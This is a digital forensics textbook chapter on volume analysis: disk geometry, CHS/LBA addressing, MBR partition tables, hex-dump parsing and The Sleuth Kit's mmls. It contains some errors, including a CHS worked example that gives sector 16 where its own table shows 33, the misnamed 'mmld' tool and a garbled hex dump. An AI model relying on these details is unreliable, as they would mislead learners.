Example: dcfldd if=thumbimage_fat.dd bs=512 skip=0 count=1 of=mbr.dd

Assume that thumbimage_fat.dd is an image of MBR disk. This command will extract the MBR of the disk.

References

1. B. Carrier, "The Sleuth Kit," 2017. [Online]. Available: www.sleuthkit.org.
2. <http://www.porcupine.org/forensics/tct.html>
3. <https://www.symantec.com/connect/articles/freeware-forensics-tools-unix>
4. C. Marko. Introduction To The Sleuth Kit (TSK). 2005.
5. [Sleuthkit.org](https://wiki.sleuthkit.org/index.php?title=Main_Page), "Sleuth Kit Wiki," Sleuthkit, [Online]. Available: https://wiki.sleuthkit.org/index.php?title=Main_Page. [Accessed February 2017].
6. Autopsy. <https://www.sleuthkit.org/autopsy/desc.php>
7. The SANS Investigative Forensic Toolkit (SIFT). <https://digital-forensics.sans.org/community/downloads>
8. What is Virtualization? <https://www.igi-global.com/dictionary/an-evolutionary-approach-for-load-balancing-in-cloud-computing/31852>
9. <https://winscp.net/eng/download.php>
10. <https://filezilla-project.org/>
11. The Computer Forensic Reference Data Sets (CFReDS) Project. [Online]. Available: <http://www.cfreds.nist.gov/>
12. <https://www.nist.gov/>
13. <https://digital-forensics.sans.org/blog/2009/05/11/a-step-by-step-introduction-to-using-the-autopsy-forensic-browser>
14. A Beginners Guide to using apt-get commands in Linux(Ubuntu). <https://codeburst.io/a-beginners-guide-to-using-apt-get-commands-in-linux-ubuntu-d5f102a56fc4>

Part II

File System Forensic Analysis

Chapter 4

Volume Analysis



Learning Objectives

The objectives of this chapter are to:

- Understand how disk works and how data is structured on the surface of disk drive platters
- Demonstrate an understanding of concepts fundamental to disk partitioning
- Know about common types of disk partitioning systems
- Understand fundamental concepts of the most commonly encountered partition system and DOS-style partition system
- Know how to interpret partition-table hexdumps and how the data is laid out on a DOS-style disk
- Know how to use a The Sleuth Kit (TSK) utility mmls

When conducting digital forensic investigations, the most common source of digital evidence is hard disk or hard disk drive (HDD). This chapter is devoted to the fundamentals of hard disk. Following a brief introduction to hard disk geometry or internal structure, the concept of disk partitioning is introduced. Afterwards, the most common partition system, DOS-style partitions, is presented. Finally, this chapter gives an introduction to analysis techniques for disk volumes.

4.1 Hard Disk Geometry and Disk Partitioning

Some important concepts and definitions that will be used throughout this part of file system forensic analysis are first presented in Table 4.1 for reference.

Table 4.1 Definitions and common concepts


Table	A table is a collection of related data arranged in a predefined structure.
Table entry	A table contains many entries (or rows) of the same size, all of them assembled in an orderly manner. In most cases, entry number starts with 0, for example, 0, 1, 2, A unique number is assigned to each entry, and entry numbers are in increasing order.
Cluster	A group of data blocks, typically 4 kB and the smallest allocation of storage space assigned by an operating system.
Cluster chain	A group of clusters which make up an entire file.
Data block	The smallest unit of storage of a device, typically 512 bytes. Also known as a sector.
Dataset	A collection of data blocks (e.g. disk image) from which files are to be recovered.
File header	The first data block of a file which contains a beginning-of-file marker.
File fragment	A group of sequential data blocks that make up only part of the complete file and separate from the rest of the file by unrelated data blocks.
File footer	The last data block of a file which contains an end-of-file marker.

4.1.1 Hard Disk Geometry

There are various storage devices, for example, hard disks, USB drives, SD cards, Solid State Drives (SSD), floppy disks, tapes, CD-ROM, DVD, and hard disk is the most commonly used one. For simplicity, unless otherwise specified, we will use “disks” to refer to hard disks since hard disk is the storage device we are focusing on in the book. As shown in Fig. 4.1a, a disk consists of platters. Each platter has two magnetic surfaces, where data is stored. Disks use magnetic storage technology, and each platter surface requires its own dedicated head to read/write data. The surface of the disk is smooth and shiny, but actually much complicated. A magnetic film on the surface memorizes all information. The head magnetizes microscopic particles on platter surfaces to write data, and reads section of film that stores the data in sequence of 1 or 0. Each 1 or 0 is called a bit. Each square meter of the disk’s surface can hold billion bits.

Data is stored into tiny concentric tracks on the disk’s surface, which are arranged from the inner to the outer edge of the platter. A group of tracks with the same radius is called a *cylinder* (in Fig. 4.1a the dashed-line tracks belong to a cylinder). The number of tracks in a cylinder is twice the number of platters. In other words, it is the same as the number of disk’s surfaces. Each track is divided into *sectors*. Each sector has a size of 512 bytes. It is important to note that sectors are always 512 bytes large; and sectors of other sizes can only be found in a few of the most modern hard drives available. Unless otherwise specified, assume that all sectors are 512 bytes. Newer hard drives use 4096 byte (4 kB) sectors, known as Advanced Format standard [7]. However, most of today’s hard drives still use 512-byte sector as the basic unit of data storage.

Disks manufactured are initially blank; they don’t contain tracks and sectors. Hence, disks need to be formatted in order to organize the disk surface into tracks and sectors. Most disks manufactured today have their disks preformatted. The



**Hard disk
volume**

Fig. 4.1 Hard disk geometry. **(a)** Cylinder-head-sector. **(b)** An example of disk volume with size of 1801 sectors (or 1801X512 Bytes)

process of creating data structures including tracks and sectors directly to the storage medium or the disk surface is called disk formatting, often referred to as “*low-level formatting*”. In other words, the process of formatting a disk applies addressing data to the platter’s surface.

The smallest addressable unit (block) in a disk is sector. These blocks of data on the disk are mapped by two types of addresses:

- CHS (Cylinder-Head-Sector) address
- LBA (Logical Block Address) address

CHS sector addressing is an older method that is used to refer to the different disk's characteristics (cylinder, head, and sector). It no longer maintains a physical relationship of them. As it stands, a CHS address contains three information: Cylinder number, head number, and sector number. These three information can uniquely locate a sector on a disk according to their positions in a track, which is the sector number (or S in CHS). The track is determined by the head (or H in CHS) and cylinder (C in CHS) numbers. LBA is introduced to better address the *Hard Disk Drive* (HDD); although CHS is still being used by many utilities like partitioning. Thus, LBA supports CHS. LBA addressing is to sequentially number sectors, for example, the first sector on the disk is given an address of 0, i.e., sector 0. Since LBA supports CHS, CHS addresses can be converted to LBA addresses using the following formula:

$$\text{LBA} = (((\text{CYLINDER} * \text{heads_per_cylinder}) + \text{HEAD}) * \text{sectors_per_track}) + \text{SECTOR} - 1,$$

where LBA is the LBA address, CYLINDER, HEAD, and SECTOR stand for cylinder, head, and sector numbers of the CHS address.

For example, consider a disk that reports 16 heads per cylinder and 63 sectors per track. If we have a CHS address of cylinder 2, head 3, and sector 4, its conversion to LBA would be as follows:

$$(((2 * 16) + 3) * 63) + 4 - 1 = 2208.$$

Hence, The LAB address of CHS = (2, 3, 4) is Sector 2208.

In CHS addressing, data is accessed by referring to the cylinder number, head number, and sector number where the data is stored. However, LBA maintains a complete mapping of sequence numbers (LBA addresses) and their locations including all tracks and sectors (CHS addresses) in the disk.

The collection of addressable sectors on a disk is called disk volume. Figure 4.1b shows an example of disk volume. Normally, a physical disk forms a volume, which is the most common case for our today's computers. Nevertheless, a disk volume can contain multiple physical disks. In Fig. 4.2, two physical disks can be combined and set up as a logical disk volume, for example, by Logical Volume Manager (LVM) in Linux. It creates the appearance of one large disk.

In a logical disk volume, the sectors can be addressed in two ways using LBA sector addressing. The first is called *logical disk volume address*, which is a sector address that is the distance relative to the starting of the disk volume. The second is known as *physical address*. It is only applied to a single physical disk. The physical address is the distance relative to the starting of the disk. If a disk volume only




Fig. 4.2 An example logical disk volume with two physical disks




Fig. 4.3 Sector addressing in logical disk volume

contains one physical disk, physical address and logical disk volume address are the same in such a case. However, they become different when a disk volume is formed by multiple disks, as shown in Fig. 4.3. In the example shown in Fig. 4.3, a disk volume contains two physical disks (the size of 1000 sectors each). Logical disk volume address is the distance relative to the starting of the disk volume, which is the starting of disk 1. Therefore, Sector A's physical address and logical disk volume address are the same, 100, since it belongs to Disk 1. However, Sector B's logical disk volume address will be 1100 because it is located at offset 100 in sectors in Disk 2. Thus its distance to the starting of disk 1 should consider adding the size of Disk 1, although its physical address is still 100.

4.1.2 Disk Partitioning

A hard disk is usually divided into multiple parts, called *partitions*. Partitions are used to separate disk into logical storage units. It acts like minidisks (or multiple logical storage) of the HDD [5, 8]. This allows different file systems to be used on each partition. File system is some special data structures, which allow files stored on

a disk to be easily accessed. It will be detailed in the next chapter. This is also particularly useful since the capacity of modern disks has increased dramatically and becomes very large, but some file system cannot handle large disks. Some other benefits include [1, 2]:

- Allow images of the disk to be backup
- Easy to recover or prevent corrupted file systems
- Easy to share data among different Operating Systems through a partition dedicated for data and formatted with a file system supported by all OSes
- Improve data access performance
- “Short Stroking”, which reduces the average *seek time* that a head requires to move between the tracks in order to read/write

However, there are also some disadvantages using multiple partitions:

- “Fragmentation” is likely to happen because of the size reduction in contiguous free data blocks (or clusters) which can be occupied on each partition.
- Constraints such as ability to use the full capacity of the disk when the disk is divided between two partitions. For instance, you cannot copy a 6 GB DVD image file to a 3 GB disk partition.

The partition will need to be formatted before use. The process of *formatting* is also known as “making a file system” on a disk partition or logical drives, which will be discussed in the next chapter. The formatted partition is also called *volume*, which is a storage area that can be accessed by a single Operating System (OS). Usually, a file system occupies the entire storage space allocated to a partition, which it resides in, and hence, the two terms *partition* and *volume* are often used interchangeably. However, they are not the same. First, it is possible that not the entire partition or logical drive is used when formatting. Some space is left unformatted and inaccessible to OS. The leftover storage space is also known as *volume slack*. Second, the difference between a volume and partition is that volume exists at a logical operating system level, while partition exists in physical media level [3].


There are many partitioning systems, including GUID (Globally Unique Identifier) Partition Table (GPT), PC-based Partitions (or DOS-style partitions). Among them, the most common partition system used today is the DOS-style partitions, which will be discussed in detail in the subsequent section. Although DOS-style partitions are commonly used, GPT partitions have become popular, and have also been widely used in the latest OSes, such as Windows Server 2003 with SP1 and later [6]. Here we focus on DOS-style partitions.

4.1.3 DOS-Style Partitions

One popular disk partition system is called the **DOS** (Disk Operating System)-style partition system, also known as PC-based or **Master Boot Record (MBR)** partition style. DOS-style is usually called MBR style because it reserves the first 512-byte

Table 4.2 Basic structure of MBR sector [3]

Byte range (within MBR sector) in hexadecimal (bytes)	Length in decimal (bytes)	Relative byte offsets (within MBR sector) (in hexadecimal)	Description
0x000–0x1BD	446	0x000	Code area
0x1BE–0x1FD	64	0x1BE	Partition table with four 16-byte entries
0x1FE–0x1FF	2	0x1FE	Boot record signature (0xaa55)
MBR total size: $446 + 64 + 2 = 512$ bytes			

Fig. 4.4 Computer boot process

sector for the **MBR**. Disks using this type of partition system are called **MBR disks**. The **MBR** is not a partition, but a section of the disk that contains the **Partition Table**, as shown in Table 4.2, and code for initializing boot (such as **bootloader**, loading the operating system kernel files).

The code for initializing boot in MBR or the bootloader reads the MBR partition table, and searches for an “active” or bootable partition. If one is found, the bootloader will load the operating system kernel files found in the partition. If none of the partitions on a disk is found active or bootable, an error message “Missing operating system” appears. The entire booting process of a computer can be found as follows: As shown in Fig. 4.4, assume that our computer is off, let us turn on the computer. The computer’s **BIOS** (Basic Input Out System), which contains instructions and setup for how your computer system should boot and how it operates, first triggers a **POST** (Power-on self-test). If the test fails, the computer will grind to a halt. This could be caused by a number of factors such as hardware failure, missing keyboard, etc. Once the POST passes, the BIOS boot sequence tells the computer to look for MBR of the first recognized storage device,

Table 4.3 Structure of a partition table entry [3]

Relative byte offsets (within entry) (in hexadecimal)	Length in decimal (bytes)	Byte range in hexadecimal (bytes)	Contents
0x0	1	0x0	Boot indicator (0x80 = active)
0x1	3	0x1–0x3	Starting CHS values
0x4	1	0x4	Partition-type descriptor (e.g. 0x06 = FAT16, 0x07 = NTFS, 0x0B = FAT32)
0x5	3	0x5–0x7	Ending CHS values
0x8	4	0x8–0xb	LBA address of the starting sector
0xc	4	0xc–0xf	Partition size (in sectors)

Partition total size: $1 + 3 + 1 + 3 + 4 + 4 = 16$ bytes

for example, Disk 0 in Fig. 4.4. Afterwards, the bootloader in MBR takes control of the execution, loads the OS kernel files, and transfers the control to the OS.

The Partition Table is a table that illustrates the layout of a physical disk. It is traditionally composed of four 16-byte entries, as shown in Table 4.3, each of them representing one primary partition. It is possible to divide the hard disk into more than four partitions by using **extended partition concept**, where one partition can be defined as extended and further divided into multiple **logical partitions** (or **Logical drives**). Each partition can be formatted and assigned with drive letters available for data storage. In such a case, an extended partition logically acts like a hard disk. The process of formatting is usually known as “making a file system” on a disk partition or logical drives. In other words, a specific file system structure, which is detailed later in next chapter, will be created after formatting. A partition or logical drive must be formatted before it can be available for data storage.

The way in which different OSes manage these partitions varies. Particularly, there are currently two mainstream ways: Windows-style and Linux-style. For example, in Windows, each partition is assigned with a drive letter, and can be formatted with a file system to be accessible as a volume, as shown in Fig. 4.5a. However, in Unix, different volumes are mounted to different directories (or folders) so they can be ready to use. The terms “folder” and “directory” are used interchangeably throughout this book. Also, it is worth noting that a different file system can be used on each partition, and some partitions can be hidden (like recovery partitions) which are invisible to computer users in a file browser such as Windows Explorer or DOS command line interface.

Figure 4.6 shows a hex dump of a MBR by using a Linux utility `xxd`. The left side (the seven digits before each colon) is the offset address, in hexadecimal format, which is used to locate individual bytes (starting at byte offset 0). The middle is the hex dump data, and the right is the ASCII interpretation of the dump data. Each byte represents a two-digit hexadecimal number. Table 4.2 explains what the MBR’s content means, and where each variable is delimited. Table 4.3 shows the layout of partition table entry.




Fig. 4.5 Volumes in Windows and Unix

```

00000000: 33c0 8ed0 bc00 7c8e c08e d8be 007c bf00 3.....|.....|...
00000010: 06b9 0002 fcf3 a450 681c 06cb fbb9 0400 .....Ph.....
00000020: bdbe 0780 7e00 007c 0b0f 850e 0183 c510 .....~..|.....
00000030: e2f1 cd18 8856 0055 c646 1105 c646 1000 .....V.U.F...F..
00000040: b441 bbaa 55cd 135d 720f 81fb 55aa 7509 .A..U..]r...U.u.
00000050: f7c1 0100 7403 fe46 1066 6080 7e10 0074 ....t..F.f`~..t
00000060: 2666 6800 0000 0066 ff76 0868 0000 6800 &fh....f.v.h...h.
00000070: 7c68 0100 6810 00b4 428a 5600 8bf4 cd13 |h...h...B.V.....
00000080: 9f83 c410 9eeb 14b8 0102 bb00 7c8a 5600 .....|....|.V.
00000090: 8a76 018a 4e02 8a6e 03cd 1366 6173 1cfe .v..N..n...fas..
000000a0: 4e11 750c 807e 0080 0f84 8a00 b280 eb84 N.u..~.....
000000b0: 5532 e48a 5600 cd13 5deb 9e81 3efe 7d55 U2..V...]...>.)U
000000c0: aa75 6eff 7600 e88d 0075 17fa b0d1 e664 .un.v....u....d
000000d0: e883 00b0 df6e 60e8 7c00 b0ff e664 e875 .....`|....d.u
000000e0: 00fb b800 bbbc la66 23c0 753b 6681 fb54 .....f#.u;f..T
000000f0: 4350 4175 3281 f902 0172 2c66 6807 bb00 CPAu2....r,fh...
00000100: 0066 6800 0200 0066 6808 0000 0066 5366 .fh....fh....fsf
00000110: 5366 5566 6800 0000 0066 6800 7c00 0066 SfUfh....fh.|..f
00000120: 6168 0000 07cd 1a5a 32f6 ea00 7c00 00cd ah....z2....|...
00000130: 18a0 b707 eb08 a0b6 07eb 03a0 b507 32e4 .....|....2.
00000140: 0500 078b f0ac 3c00 7409 bb07 00b4 0ecd .....<.t.....
00000150: 10eb f2f4 ebfd 2bc9 e464 eb00 2402 e0f8 .....+..d..$...
00000160: 2402 c349 6e76 616c 6964 2070 6172 7469 $..Invalid parti
00000170: 7469 6f6e 2074 6162 6c65 0045 7272 6f72 tion table.Error
00000180: 206c 6f61 6469 6e67 206f 7065 7261 7469 loading operati
00000190: 6e67 2073 7973 7465 6d00 4d69 7373 696e ng system.Missin
000001a0: 6720 6f70 6572 6174 696e 6720 7379 7374 g operating syst
000001b0: 656d 0000 0063 7b9a f8e8 7499 0000 8020 em...c{.....
000001c0: 2100 07fe ffff 0008 0000 0000 1f01 00fe !.....Partition ..
000001d0: ffff 07fe ffff 0008 1f01 b022 b01c 0000 !....."table"...
000001e0: 0000 0000 0000 0000 0000 0000 0000 0000 .....|.....
000001f0: 0000 0000 0000 0000 0000 0000 0000 55aa .....U.

```

Fig. 4.6 Dump data of MBR

Table 4.4 Structure of a CHS address

Relative byte offsets (<i>within CHS address</i>) (in hexadecimal)	Length in decimal (bytes)	Contents
0x0	1	Head
0x1	1	Sector is in bits 5-0; bits 9-8 of cylinder are in bits 7-6
0x2	1	Bits 7-0 of cylinder
CHS total size: 3 bytes		

Table 4.5 Limitations of CHS

CHS	Minimum value	Maximum value	Number of bits	Number of values
Sector	1	63	6	63
Head	0	255	8	256
Cylinder	0	1023	10	1024

In the partition table, a CHS address is represented by three-byte values. The structure of CHS address is shown in Table 4.4. As shown in Table 4.2, the partition table can be found at byte offsets 0x1BE to 0x1FD, and the partition table has four entries (16 bytes each). If any partition table entry's 16 bytes are all 0, it means that the corresponding partition doesn't exist. It can be observed in Fig. 4.6 that the partition will go through next exists, and obviously, it is the first partition.

Note that BIOS imposes the following limitations to CHS (Table 4.5):

It is worth emphasizing that in CHS addressing the sector numbers always start at 1. It may seem counterintuitive, but there is no sector 0 in CHS addressing.

Therefore, to calculate the CHS address, you will first need to break a CHS value down into three sections: Head, sector, and cylinder. Each is mainly represented by 1 byte in the partition; however, they have different bit length that BIOS imposes. For this example, we will calculate the starting CHS address of the first partition.

By observing Fig. 4.6, we know that the dump data of that address is "20 21 00", where 0x20 (or the first byte) is the head, 0x21 (or the second byte) represents the sector, and 0x00 (or the third byte) represents the cylinder plus the two bits at the top of 0x21. By converting the 2 digit hexadecimals repetition into binary, we see its 8 bits binary counterpart. Since length of head is 8 bits, the head is 32 when converting to decimal. However, sector consists of 6 bits, so we only take the first 6 bits from the least significant bits (or low 6 bits). Therefore, the sector is 16 in decimal. The remaining top 2 bits from 0x21 are added to cylinder as its two most significant bits, who has the length of 10 bits. This makes the cylinder 0. The detailed parsing process can be found in Fig. 4.7.

Assuming that the system discussed here is using little-endian. It means to obtain the real value of a multiple byte number, you need to reverse or flip the order of raw data. For example, the dump data "00 08 00 00" of LBA address is read from the least significant byte (or the last 00) so the real value is 0x00000800 or 2048 in decimal. To calculate the size of the partition, which usually is represented in MB or GB, we first need to parse out the number of sectors in partition, which is

Raw data of CHS address 20 21 00




Fig. 4.7 CHS address parsing

Table 4.6 Partition table for partition entry #0

Starting CHS address	Cylinder: 0, head: 32, sector: 33
Ending CHS address	Cylinder: 1023, head: 254, sector: 63
Starting LBA address	0x00000800 => 2048
Size of the partition (MB)	0x011f0000 => 18808832 * 512 bytes = 9184 Mega-Bytes = 8.96875 GB Since we know the number of sectors in partition is 18808832
Type of partition	0x07 => NTFS

0x011f0000 or 18808832 in decimal. Then, we can obtain the partition size in bytes by multiplying it by 512. This is because one sector is 512 bytes long.

If you have followed the example, you should have the following answers for the first partition in Table 4.6.

Figure 4.8 shows the layout of the disk whose MBR partition table is analyzed above, which is displayed in Disk Management Console. It can be seen from Fig. 4.8 that the partition information including partition size and type matches our analysis results.

Also, The Sleuth Kit (TSK) provides a utility named *mmls*, which reads the partition table and displays the layout of a disk (or disk volume system). Finally, Fig. 4.9 shows an example output of The Sleuth Kit (TSK)'s *mmls* tool, detailing information about the layout of a disk.

Please note that the output of *mmls* on the disk image describes the starting, ending and size of the partitions (in sectors). One thing to note about the size of the partition is that the size is indicated by the number of sectors which a partition contains. For example, the size of the first partition is 248,223 sectors. You would need to convert the size of a partition from sectors to some commonly used measurements, such as megabytes (MB).




Fig. 4.8 The disk layout in disk management console

```
[root@localhost tools]# mmld -t dos thumbimage_fat.dd
DOS Partition Table
Offset Sector: 0
Units are in 512-byte sectors

      Slot      Start          End          Length        Description
  00: Meta    000000000000  000000000000  000000000001  Primary Table (#0)
  01: -----  000000000000  00000000096   00000000097   Unallocated
  02: 00:00  0000000097    0000248319    0000248223   Win95 FAT32 (0x0B)

1st partition →
```

Diagram illustrating the DOS Partition Table layout:

- A: start position of the partition (Sector 97)
- B: end position of the partition (Sector 248319)
- C: size of the partition (Sector 248223)
- D: the partition type. For example, specifying the file system the partition contains is FAT32.

Fig. 4.9 Example output from The Sleuth Kit (TSK)'s mmld tool details information about the layout of the disk

4.1.4 Sector Addressing in Partitions

After disk partitioning, the sectors in partitions can be addressed in two ways: LBA sector addressing and a sector address, which is the distance relative to the start of a partition, also known as *logical partition address*.

Figure 4.10 shows a disk partitioned into two partitions. It is worth noting that not all sectors have partition addresses, specifically for these in non-partitioned area. For example, Sector A doesn't belong to any partition, and has a physical address of 36, but not partition address. Whereas, Sector B has both: Physical address is 1058, and partition address is 38. A partition address is the distance relative to the starting




Fig. 4.10 An example disk layout

of a partition. The Partition 2 starts at sector 1020, and the physical address of Sector B is 1058. The distance between them is 38, which is the difference between two numbers. It can be obtained by subtracting 1020 from 1058. Hence the partition address of sector B is 38. Note that the (LBA) sector address starts at 0.

4.2 Volume Analysis

Next, we will discuss basics of volume analysis and commonly used volume analysis techniques.

4.2.1 Disk Layout Analysis

When it comes to forensic analysis of a disk, knowing how data is laid out on the disk is the first and foremost important thing. In doing so, we would need to locate the partition table, for example, the partition table in MBR can be found at byte offsets 0x1BE to 0x1FD. Also, from Table 4.3, we know how the partition table is organized and structured. Therefore, we should be able to figure out the information about each partition on a disk, including locations, types, and sizes. In other words, we are able to discover the layout of the disk, as shown in Fig. 4.11.

We can also check if any disk space is not used when disk partitioning. Extra care or attention should be paid to these non-assigned sectors, which can be used to hide data.

